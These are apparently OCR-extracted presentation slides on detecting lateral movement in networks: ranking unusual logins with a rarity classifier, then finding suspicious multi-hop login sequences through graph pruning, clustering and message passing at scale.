
- e.g. Pass The Hash detection
- Very specific means low false positives
- May miss new techniques

Search for General Graph Patterns

- Hard to hide from
- May pick up unrelated similar patterns




LM Graph Pattern Characteristics




Lateral Movement Strategy


- Rank individual logins
  - Train: learn common user login patterns from the data
  - Predict: assign rank (logLikelihoodRatio) to every login. Rank high those that are unusual
- Construct time-ordered connected sequences of logins
  - Predict: find top N sequences of logins with the highest combined rank




Generalized “Rarity” Classifier

- Used to determine ***base risk*** for logins
- Extensible feature vectors mix numerical, categorical, and text features
  - TDigests for numerical
  - Bag of words for text
  - Vectorized categorical statistics
- Learns “normal” in-situ
  - Priors out-of-the-box
  - Every network is different
- Scalable spark implementations





Multi-Hop Predict




Multi-Hop Predict: Combinatorics


- General Problem: Subgraph Isomorphism
- 5 edges ➔ 2^5 = 32 subgraphs
- 10 edges ➔ 2^{10} = 1024 subgraphs
- 20 edges ➔ 2^{20} = 1,048,576 subgraphs

- We run with billions of edges...


- Solution: grow small subgraphs in parallel
  - Prune early and often
  - Aglomerative clustering
  - Message passing




Multi-Hop Predict: Message Passing



Multi-Hop Predict: Message Passing




Multi-Hop Predict: Message Passing



Scalable Implementation

